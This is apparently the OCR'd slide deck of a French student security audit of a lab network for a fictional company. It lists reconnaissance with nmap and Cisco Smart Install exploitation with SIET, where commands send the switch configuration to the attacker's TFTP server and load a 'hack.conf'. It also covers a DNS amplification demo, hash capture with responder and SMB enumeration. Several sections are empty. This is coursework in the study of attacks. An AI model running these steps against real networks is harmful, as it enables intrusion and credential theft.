PELLET
ÉNERGIES

BRETONNIERE Martin | DAIRIN Côme | DZERAHOVIC-BONNETAUD Sacha LOUISFERT Corentin | POISSON Siméon

RAPPORT AUDIT DE SÉCURITÉ

GROUPE 3

SAE 3.03

Sommaire

nmap - Scan de ports

john - Cassage de mot de passe avec des attaques par dictionnaire

nano - Création et édition des différents fichiers text ou scripts Python

2to3 - Outil de conversion de script Python2 vers Python3

kerbrute : Outil de découverte d'utilisateur sur un service kerberos

impacket-GetNPUsers : Avec les bonnes options, permet de détourner les hashs de comptes kerberos mal configurés

hashcat : Crack de hash de mot de passe à partir de listes de mots

enum4linux : permet (en partie) de se connecter à un serveur SMB

53	TCP	domain	/
68	UDP	dhcpc	/
69	UDP	tftp	/
80	TCP	http	Microsoft IIS httpd 10.0
88	TCP	kerberos-sec	Microsoft Windows Kerberos
123	UDP	ntp	/
135	TCP	msprc	Microsoft Windows RPC
137	UDP	netbios-ns	/
139	TCP	netbios-ssn / smb	Microsoft Windows netbios-ssn
389	TCP	ldap	Microsoft Windows Active Directory LDAP
389	UDP	ldap	/
445	TCP	microsoft-ds /s	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
464	TCP	kpasswd5?	/
593	TCP	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	TCP	tcpwrapped	/
3268	TCP	ldap	Microsoft Windows Active Directory LDAP
3269	TCP	tcpwrapped	/
3389	TCP	ms-wbt-server	Microsoft Terminal Services
4786	TCP	smart-install	/

Reconnaissance et Énumération

Service découvert grâce à :

nmap -sn 192.168.70.0/24

nmap -sV -sU 192.168.70.25

nmap -sV -sU 192.168.70.26

nmap -sV -sU 192.168.70.125

nmap -p- -sV 192.168.70.125

nmap -sV -sU 192.168.70.126

Liste des vulnérabilités :

Vulnérabilité 1 : Cisco Smart Install

Vulnérabilité 2 : Kerberos

Vulnérabilité 3 : DNS

Vulnérabilité 4 : Complexité des mots de passe équipements

Vulnérabilité 5 : HSRP

Vulnérabilité 6 : NetBios

Vulnérabilité 7 : SMB

Exploitation 1 : [Cisco Smart Install]

SIET EST UN SCRIPT PYTHON DISPONIBLE SUR GITHUB PERMETTANT D'**INJECTER DES LIGNES DE CONFIGURATION** DEPUIS UNE DEBIAN (OU KALI).

CE SCRIPT PERMET PLUSIEURS CHOSES. DANS NOTRE CAS, IL NOUS SERT À :

- INSTALLER ET LANCER UN SERVEUR TFTP EN LOCAL,
- SE FAIRE PASSER POUR UN DIRECTEUR LÉGITIME AUPRÈS DU COMMUTATEUR,
- ENVOYER DES COMMANDES.

Exemple de scipt siet :

```
c1 = 'copy system:running-config flash:/config.text'
c2 = 'copy flash:/config.text tftp://' + my_ip + '/' + current_ip + '.conf'
c3 = 'copy tftp://' + my_ip + '/hack.conf system:running-config'
```

Exploitation 2 : [DNS]

Etape 1 : nmap -sV -p 53 192.168.70.25 (puis 192.168.70.26)

Résultat : groupe10.test pour windows

Pellet-SA.local pour linux debian

Étape 2 : Récolte d'informations :

dig ANY @192.168.70.26 Pellet-SA.local

Résultat : ;; flags: qr rd ra ad;


Étape 3 : Démonstration de la vulnérabilité.

dig ANY google.com @192.168.70.26 +dnssec


Résultat ; MSG SIZE rcvd: 1038

facteur : 1038/60 = 17

Cisco Smart Install



DNS



Netbios

Etape 1 : sudo responder -I eth0 -A

Étape 2 : avoir eu un poste connecté à l’AD

Étape 3 : Obtention utilisateur et hash du mot de passe

SMB


Etape 1 : enum4linux -a 192.168.70.25

Étape 2 : obtention nom de domaine, nom de machine et SID Domaine


Étape 3 non réalisée : Session administrateur

HSRP

Exploitation 5 : [HSRP]



Kerberos



PELLET
ÉNERGIES

FIN DE LA PRÉSENTATION_

MERCI DE VOTRE ÉCOUTE